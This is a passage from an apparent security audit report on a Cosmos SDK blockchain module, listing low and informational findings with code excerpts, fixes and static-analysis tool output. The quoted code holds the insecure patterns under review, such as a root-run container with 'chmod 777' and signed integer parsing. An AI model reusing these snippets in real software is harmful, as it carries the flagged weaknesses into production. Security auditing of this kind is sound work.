Impact - 2

Recommendation:

Ensure that all parameters are validated and moved to **ValidateBasic** function.

Remediation Plan:

SOLVED: The Burnt team solved the issue by moving the validation and validating callbody parameter.

3.8 (HAL-08) GENESIS STATE DOES NOT HAVE ANY OPERATION - LOW

Description:

The InitGenesis method is executed during InitChain when the application is started. Given a GenesisState, it initializes the subset of the state managed by the module by using the module’s keeper setter function on each parameter within the GenesisState. During the chain initialization, schedule calls can be validated again with its parameters.

Code Location:

genesis.go

Listing 12

```go
func InitGenesis(ctx sdk.Context, k keeper.Keeper, genState types.GenesisState) {
    // this line is used by starport scaffolding # genesis/module/init
    k.SetParams(ctx, genState.Params)
}

// ExportGenesis returns the capability module's exported genesis.
func ExportGenesis(ctx sdk.Context, k keeper.Keeper) *types.GenesisState {
    genesis := types.DefaultGenesis()
    genesis.Params = k.GetParams(ctx)

    // this line is used by starport scaffolding # genesis/module/export

    return genesis
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Add necessity validation mechanisms on the genesis.

Remediation Plan:

SOLVED: The Burnt team solved the issue by validating schedule calls in genesis.

3.9 (HAL-09) VALIDATEDENOM CAN BE UTILIZED ON THE DENOM VALIDATION - LOW

Description:

ValidateDenom is the default validation function for **Coin.Denom**. On the parameters, Denom is only checked with the length. The system should verify every parameter, even if the governance manages them.

Code Location:

params.go#L72

Listing 13

```go
func validateMinimumBalance(i interface{}) error {
	v, ok := i.(sdk.Coin)
	if !ok {
		return fmt.Errorf("invalid parameter type: %T", i)
	}
	if len(v.Denom) == 0 {
		return fmt.Errorf("cannot provide empty minimum gas denom")
	}
	if v.Amount.Uint64() == 0 {
		return fmt.Errorf("cannot provide empty minimum gas amount")
	}

	return nil
}
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to validate **Denom** with **ValidateDenom** function.


Remediation Plan:

SOLVED: The Burnt team solved the issue by changing the validation mechanism.

3.10 (HAL-10) LACK OF SIMULATION AND FUZZING OF THE MODULE INVARIANT - LOW

Description:

The USC system lacks comprehensive CosmosSDK simulations and invariants for its **x/schedule** module. More thorough use of the simulation feature would facilitate fuzz testing of the entire blockchain and help ensure that the invariants hold.


dc17237400
burnt / x / schedule / simulation / simap.go / <> Jump to
Go to file
···
ash-burnt Scheduled Calls (#8) ... ✓
Latest commit 6d5652e on Jun 16
History
2 contributors
15 lines (13 sloc) | 407 Bytes
Raw
Blame

```go
package simulation

import (
	sdk "github.com/cosmos/cosmos-sdk/types"
	simtypes "github.com/cosmos/cosmos-sdk/types/simulation"
)

// FindAccount find a specific address from an account list
func FindAccount(accs []simtypes.Account, address string) (simtypes.Account, bool) {
	creator, err := sdk.AccAddressFromBech32(address)
	if err != nil {
		panic(err)
	}
	return simtypes.FindAccount(accs, creator)
}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Long term, extend the simulation module to cover all operations that may occur in a real USC deployment, along with all potential error states, and run it many times before each release. Ensure the following:

- All module operations are included in the simulation module.

- The simulation uses a few accounts (e.g., between 5 and 20) to increase the likelihood of an interesting state change.
- The simulation uses the currencies/tokens that will be used in the production network.
- The simulation continues running when a transaction triggers an error.
- All transaction code paths are executed. (Enable code coverage to see how often individual lines are executed.)

Remediation Plan:

ACKNOWLEDGED: The Burnt team acknowledged this issue.

3.11 (HAL-11) REDUNDANT MODULE ON THE CODEBASE - LOW

Description:

In the system, **x/Burnt** module has been defined, but there is no operation on itself. Redundant modules should be deleted from the codebase.

Code Location:

msg_server.go#L13

Listing 14

```go
// NewMsgServerImpl returns an implementation of the MsgServer interface
// for the provided Keeper.
func NewMsgServerImpl(keeper Keeper) types.MsgServer {
    return &msgServer{Keeper: keeper}
}

var _ types.MsgServer = msgServer{}
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

Ensure redundant modules are deleted from the codebase.

Remediation Plan:

SOLVED: The Burnt team solved the issue by deleting the aforementioned module.

3.12 (HAL-12) SCHEDULE MODULE DOES NOT USE REST CLI HANDLER - INFORMATIONAL

Description:

During the code review, it has been observed that CosmosSDK REST handler is not used in the module.

Location:

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Evaluate whether the CosmosSDK REST interface is needed by the module. This package provides HTTP types and primitives for REST requests validation and responses handling.

Remediation Plan:

ACKNOWLEDGED: The Burnt team acknowledged this issue.

3.13 (HAL-13) LACK OF EVENT EMISSION IS BAD PRACTICE - INFORMATIONAL

Description:

The **AddSchedule** message handler in **/x/schedule/keeper/msg_server_add_schedule.go** do currently not emit any events. Emitting events is a best practice, since it allows off-chain subscribers/indexers to track events.

Code Location:

msg_server_add_schedule.go#L14

Listing 15

```go
func (k msgServer) AddSchedule(goCtx context.Context, msg *types.MsgAddSchedule) (*types.MsgAddScheduleResponse, error) {}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

We recommend adding events to this module.

Remediation Plan:

SOLVED: The Burnt team solved the issue by adding events.

3.14 (HAL-14) RESPONSE MESSAGE RETURNS NO INFORMATION - INFORMATIONAL

Description:

In the Cosmos SDK, Each module should define a **Protobuf Msg service**, which will be responsible for processing requests (implementing sdk.Msg) and returning responses. A response message can indicate whether the operation is successful or not, and also It is useful to show user successful responses. However, on the **AddSchedule** function, **MsgAddScheduleResponse** does not contain any information.

Code Location:

msg_server_add_schedule.go#L63

Listing 16

```go
func (k msgServer) AddSchedule(goCtx context.Context, msg *types.MsgAddSchedule) (*types.MsgAddScheduleResponse, error) {}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to add a parameter on the message response.

Remediation Plan:

ACKNOWLEDGED: The Burnt team acknowledged this issue.

3.15 (HAL-15) PAYER OPTION IS NOT AVALIABLE ON THE ADD SCHEDULED CALLBACK MESSAGE - INFORMATIONAL

In the spec, Burnt team claims that when invoking contracts, they will leverage the capabilities of the feegrant module. When a contract is registered for the first time, we will validate with the feegrant module that there is an active grant from the payer to the signer, rejecting the transaction if there is not. When invoking the contract, we do so via the wasm module directly with a context of our creation, and then we deduct the fees via the feegrant module if a payer is present. However, payer parameter is not implemented on the codebase.

Description:

In the Cosmos SDK, Each module should define a **Protobuf Msg service**, which will be responsible for processing requests (implementing sdk.Msg) and returning responses. A response message can indicate whether the operation is successful or not, and also It is useful to show user successful responses. However, on the **AddSchedule** function, **MsgAddScheduleResponse** does not contain any information.

Specs:

Listing 17

```
message ScheduleReq {
  // Signer address
  required bytes signer = 1;
  // Contract address
  required bytes contract = 2;
  // The name of the message to send to the contract. It must have no body and
  // the contract should return no result upon receipt.
  required string message_name = 3;
  // [Optional] address to pay gas fees for the contract. This address must
  // have an active feegrant established on behalf of the signer.
  optional bytes payer = 4;
}
```

Code Location:

tx_add_schedule.go#L18

Listing 18

```
func CmdAddSchedule() *cobra.Command {
    cmd := &cobra.Command{
        Use:   "add-schedule [contract] [call-body] [block-height]",
        Short: "Broadcast message add_schedule",
        Args:  cobra.ExactArgs(3),
...
}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Ensure that the spec and code-base is compatible.

Remediation Plan:

SOLVED: The Burnt team solved the issue by changing the spec.

3.16 (HAL-16) CONTRACT OWNERSHIP IS NOT COMPATIBLE WITH ALL CONTRACTS - INFORMATIONAL

Description:

With wasm keeper, **QuerySmart** can query the smart contract itself. This call has been used to query ownership of the contract. However, the query is completed through **is_owner** check. From that reason, If the cosmwasm smart contract ownership view function is incompatible with **is_owner** message, the scheduled callbacks could not add into the storage.

Code Location:

msg_server_add_schedule.go#L32

Listing 19

```go
ownerQueryMsg, err := json.Marshal(map[string]interface{}{
    "is_owner": map[string]interface{}{
        "address": signer,
    },
})
ownerQueryRes, err := k.wasmViewKeeper.QuerySmart(ctx, contract, ownerQueryMsg)
if err != nil {
    return nil, err
}

var isOwner isOwnerResponse
err = json.Unmarshal(ownerQueryRes, &isOwner)
if err != nil {
    return nil, err
}
if !isOwner.IsOwner {
    return nil, types.ErrUnauthorized
}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Ensure that ownership check is compatible with cosmwasm smart contracts.

Remediation Plan:

ACKNOWLEDGED: The Burnt team acknowledged this issue.

3.17 (HAL-17) TEST DOCKER IMAGE RUNNING AS ROOT - INFORMATIONAL

Description:

Docker containers usually run with root privileges by default. This allows for unrestricted container management, which means a user could install system packages, edit configuration files, bind privileged ports, etc. During the static analysis, it has been observed that docker image is maintained via root user.

Code Location:

Dockerfile

Listing 20

```
WORKDIR /root
RUN mkdir /root/.burnt
RUN chmod 777 /root/.burnt

# rest server
EXPOSE 1317
# tendermint p2p
EXPOSE 26656
# tendermint rpc
EXPOSE 26657

CMD ["/usr/bin/burntd", "start"]
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to build Dockerfile and run container as a non-root user.

Listing 21: Reference

```
USER 1001: this is a non-root user UID, and here it is assigned to the image to run the current container as an unprivileged user. By doing so, the added security and other restrictions mentioned above are applied to the container.
```

Remediation Plan:

ACKNOWLEDGED: The Burnt team acknowledged this issue.

3.18 (HAL-18) COSMOVISOR IS NOT ACTIVATED - INFORMATIONAL

Description:

Cosmovisor is a small process manager for Cosmos SDK application binaries that monitors the governance module for new chain upgrade proposals. If it sees an approved proposal, cosmovisor can download the new binary, stop the current binary, switch from the old binary to the new one, and finally restart the node with the new binary.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to enable Cosmovisor on the Burnt Finance implementation.

Remediation Plan:

ACKNOWLEDGED: The Burnt team acknowledged this issue.

3.19 (HAL-19) UNUSED CODE NEGATIVELY IMPACTS MAINTAINABILITY - INFORMATIONAL

Description:

The code base contains unused code. Unused code increases the code size and hence inhibits maintainability. Instances of unused code are:

Listing 22: Reference

```
x/burnt/client/cli/tx.go:19:2: const flagPacketTimeoutTimestamp is unused
x/burnt/client/cli/tx.go:20:2: const listSeparator is unused
x/schedule/keeper/keeper.go:131:17: func Keeper.countOfScheduledCallsAtHeight is unused
x/schedule/keeper/msg_server_add_schedule.go:31:2: this value of err is never used
x/schedule/module_simulation.go:27:2: const opWeightMsgAddSchedule is unused
x/schedule/module_simulation.go:29:2: const defaultWeightMsgAddSchedule is unused
x/schedule/types/keys.go:39:6: func stringToHash is unused
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended removing the unused code.

Remediation Plan:

SOLVED: The Burnt team solved the issue by deleting unused variables.

3.20 (HAL-20) INSECURE LIBRARY USED IN THE STRING TO HASH FUNCTION - INFORMATIONAL

Description:

In the current implementation, **stringToHash** function has been defined **but** It is not used in the codebase. The function is marked as insecure by the dependency. Reference algorithm has been slightly hacked as to support the streaming mode required by Go's standard Hash interface.

Code Location:

keys.go#L39

Listing 23

```
func stringToHash(s string) []byte {
    h64 := murmur3.New64()
    h64.Write([]byte(s))

    return sdk.Uint64ToBigEndian(h64.Sum64())
}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Make sure a secure version of the hash function is used if the functionality requires it.

Remediation Plan:

SOLVED: The Burnt team solved the issue by deleting the function.

3.21 (HAL-21) LACK OF ERROR HANDLING - INFORMATIONAL

Description:

Some sections of the codebase contain calls to functions which may throw errors. However, no error checking is in place.

Failure to handle error conditions may result in unexpected behavior, information disclosure (such as stack traces), and denial-of-service in the case where the lack of error handling causes a node to crash.

Code Location:

keys.go#L41

Listing 24

```go
func stringToHash(s string) []byte {
    h64 := murmur3.New64()
    h64.Write([]byte(s))
}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Ensure that errors are handled properly to avoid any potential security impacts. When writing unit tests, consider adding test cases that include unexpected and invalid input to ensure that a greater ranger of errors is caught.

Remediation Plan:

SOLVED: The Burnt team solved the issue by deleting the function.

3.22 (HAL-22) INTEGER PARSING WITH ATOI FUNCTION - INFORMATIONAL

Description:

There are places in the codebase where a result of **strconv.Atoi** integer parsing is cast to the integer.

Code Location:

tx_add_schedule.go#L28

Listing 25

```go
func CmdAddSchedule() *cobra.Command {
    cmd := &cobra.Command{
        Use:   "add-schedule [contract] [call-body] [block-height]",
        Short: "Broadcast message add_schedule",
        Args:  cobra.ExactArgs(3),
        RunE: func(cmd *cobra.Command, args []string) (err error) {
            argContract, err := sdk.AccAddressFromBech32(args[0])
            if err != nil {
                return err
            }
            argCallBody := args[1]

            argBlockHeight, err := strconv.Atoi(args[3])
            if err != nil {
                return err
            }
...
}
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Consider using **strconv.ParseUint** instead to prevent accepting negative integers as valid inputs.

Remediation Plan:

SOLVED: The Burnt team solved the issue by using ParseUint.

AUTOMATED TESTING

Description:


Halborn used automated testing techniques to enhance coverage of certain areas of the scoped component. Among the tools used were staticcheck, gosec, semgrep, unconvert, LGTM and Nancy. After Halborn verified all the contracts and scoped structures in the repository and was able to compile them correctly, these tools were leveraged on scoped structures. With these tools, Halborn can statically verify security related issues across the entire codebase.

Semgrep - Security Analysis Output Sample:

Listing 26: Rule Set


```
semgrep --config ”p/dgryski.semgrep-go” x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o dgryski.semgrep
semgrep --config ”p/owasp-top-ten”      x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o owasp-top-ten.semgrep
semgrep --config ”p/r2c-security-audit” x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o r2c-security-audit.semgrep
semgrep --config ”p/r2c-ci”             x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o r2c-ci.semgrep
semgrep --config ”p/ci”                 x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o ci.semgrep
semgrep --config ”p/golang”             x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o golang.semgrep
semgrep --config ”p/trailofbits”        x --exclude='*_test.go' --max-lines-per-finding 1000 --no-git-ignore -o trailofbits.semgrep
```

Semgrep Results:




```
Scanning across multiple languages:
    <multilang> | 52 rules × 232 files
             go | 86 rules ×  82 files
           bash |  4 rules ×   5 files
           yaml | 22 rules ×   3 files
     dockerfile |  2 rules ×   1 file

  100%|

Findings:

  Dockerfile
     dockerfile.security.missing-user.missing-user
        By not specifying a USER, a program in the container may run as 'root'. This is a security
        hazard. If an attacker can control a process running as root, they may have control over the
        container. Ensure that the last USER in a Dockerfile is a USER other than 'root'.
        Details: https://sg.run/Gbvn

         54┆ CMD ["/usr/bin/burntd", "start"]


  x/schedule/client/cli/tx_add_schedule.go
     trailofbits.go.string-to-int-signedness-cast.string-to-int-signedness-cast
        Downcasting of 64-bit integer
        Details: https://sg.run/65WB

         28┆ argBlockHeight, err := strconv.Atoi(args[3])
         29┆ if err != nil {
         30┆    return err
         31┆ }
         32┆
         33┆ clientCtx, err := client.GetClientTxContext(cmd)
         34┆ if err != nil {
         35┆    return err
         36┆ }
         37┆
            [hid 6 additional lines, adjust with --max-lines-per-finding]

Some files were skipped or only partially analyzed.
  Partially scanned: 4 files only partially analyzed due to a parsing or internal Semgrep error
  Scan skipped: 15 files matching .semgrepignore patterns
  For a full list of skipped files, run semgrep with the --verbose flag.

Ran 1036 rules on 116 files: 2 findings.
```

Gosec - Security Analysis Output Sample:



```
[/Users/[redacted]/Downloads/burnt-dc17237400bf26be25c9969c166aadb03663635a/x/schedule/module_simulation.go:27] - G101 (CWE-798): Potential hardcoded credentials (Confidence: LOW, Severity: HIGH)
    26: const (
  > 27:         opWeightMsgAddSchedule = "op_weight_msg_add_schedule"
    28:         // TODO: Determine the simulation weight value



[/Users/[redacted]/Downloads/burnt-dc17237400bf26be25c9969c166aadb03663635a/integration_tests/io.go:37] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    36: func writeFile(path string, body []byte) error {
  > 37:         _, err := os.Create(path)
    38:         if err != nil {



[/Users/[redacted]/Downloads/burnt-dc17237400bf26be25c9969c166aadb03663635a/integration_tests/io.go:26] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    25:
  > 26:         destination, err := os.Create(dst)
    27:         if err != nil {



[/Users/[redacted]/Downloads/burnt-dc17237400bf26be25c9969c166aadb03663635a/integration_tests/io.go:20] - G304 (CWE-22): Potential file inclusion via variable (Confidence: HIGH, Severity: MEDIUM)
    19:
  > 20:         source, err := os.Open(src)
    21:         if err != nil {



[/Users/[redacted]/Downloads/burnt-dc17237400bf26be25c9969c166aadb03663635a/integration_tests/validator.go:60] - G301 (CWE-276): Expect directory permissions to be 0750 or less (Confidence: HIGH, Severity: MEDIUM)
    59:         p := path.Join(v.configDir(), "config")
  > 60:         return os.MkdirAll(p, 0755)
    61: }



[/Users/[redacted]/Downloads/burnt-dc17237400bf26be25c9969c166aadb03663635a/integration_tests/io.go:30] - G307 (CWE-703): Deferring unsafe method "Close" on type "*os.File" (Confidence: HIGH, Severity: MEDIUM)
```

Staticcheck - Security Analysis Output Sample:



```
x/burnt/client/cli/tx.go:19:2: const flagPacketTimeoutTimestamp is unused (U1000)
x/burnt/client/cli/tx.go:20:2: const listSeparator is unused (U1000)
x/burnt/types/query.pb.gw.go:16:2: package github.com/golang/protobuf/descriptor is deprecated: See the "google.golang.org/protobuf/reflect/protoreflect" package for how to obtain an EnumDescriptor or MessageDescriptor in order to program
atically interact with the protobuf type system.  (SA1019)
x/burnt/types/query.pb.gw.go:17:2: package github.com/golang/protobuf/proto is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/burnt/types/query.pb.gw.go:33:9: descriptor.ForMessage is deprecated: Not all concrete message types satisfy the Message interface. Use MessageDescriptorProto instead. If possible, the calling code should be rewritten to use protobuf re
flection instead. See package "google.golang.org/protobuf/reflect/protoreflect" for details.  (SA1019)
x/schedule/client/cli/tx.go:19:2: const flagPacketTimeoutTimestamp is unused (U1000)
x/schedule/client/cli/tx.go:20:2: const listSeparator is unused (U1000)
x/schedule/keeper/abci.go:53:3: this value of err is never used (SA4006)
x/schedule/keeper/abci.go:140:17: func Keeper.determineGasLimit is unused (U1000)
x/schedule/keeper/abci.go:146:10: assigning the result of this type assertion to a variable (switch allowance := allowance.(type)) could eliminate type assertions in switch cases (S1034)
        x/schedule/keeper/abci.go:148:11: could eliminate this type assertion
        x/schedule/keeper/abci.go:151:11: could eliminate this type assertion
        x/schedule/keeper/abci.go:157:11: could eliminate this type assertion
x/schedule/keeper/keeper.go:131:17: func Keeper.countOfScheduledCallsAtHeight is unused (U1000)
x/schedule/keeper/msg_server_add_schedule.go:31:2: this value of err is never used (SA4006)
x/schedule/module_simulation.go:27:2: const opWeightMsgAddSchedule is unused (U1000)
x/schedule/module_simulation.go:29:2: const defaultWeightMsgAddSchedule is unused (U1000)
x/schedule/types/keys.go:39:6: func stringToHash is unused (U1000)
x/schedule/types/query.pb.gw.go:16:2: package github.com/golang/protobuf/descriptor is deprecated: See the "google.golang.org/protobuf/reflect/protoreflect" package for how to obtain an EnumDescriptor or MessageDescriptor in order to prog
ramatically interact with the protobuf type system.  (SA1019)
x/schedule/types/query.pb.gw.go:17:2: package github.com/golang/protobuf/proto is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/schedule/types/query.pb.gw.go:33:9: descriptor.ForMessage is deprecated: Not all concrete message types satisfy the Message interface. Use MessageDescriptorProto instead. If possible, the calling code should be rewritten to use protobuf
 reflection instead. See package "google.golang.org/protobuf/reflect/protoreflect" for details.  (SA1019)
x/schedule/types/tx.pb.gw.go:16:2: package github.com/golang/protobuf/descriptor is deprecated: See the "google.golang.org/protobuf/reflect/protoreflect" package for how to obtain an EnumDescriptor or MessageDescriptor in order to program
atically interact with the protobuf type system.  (SA1019)
x/schedule/types/tx.pb.gw.go:17:2: package github.com/golang/protobuf/proto is deprecated: Use the "google.golang.org/protobuf/proto" package instead.  (SA1019)
x/schedule/types/tx.pb.gw.go:33:9: descriptor.ForMessage is deprecated: Not all concrete message types satisfy the Message interface. Use MessageDescriptorProto instead. If possible, the calling code should be rewritten to use protobuf re
flection instead. See package "google.golang.org/protobuf/reflect/protoreflect" for details.  (SA1019)
```

THANK YOU FOR CHOOSING

HALBORN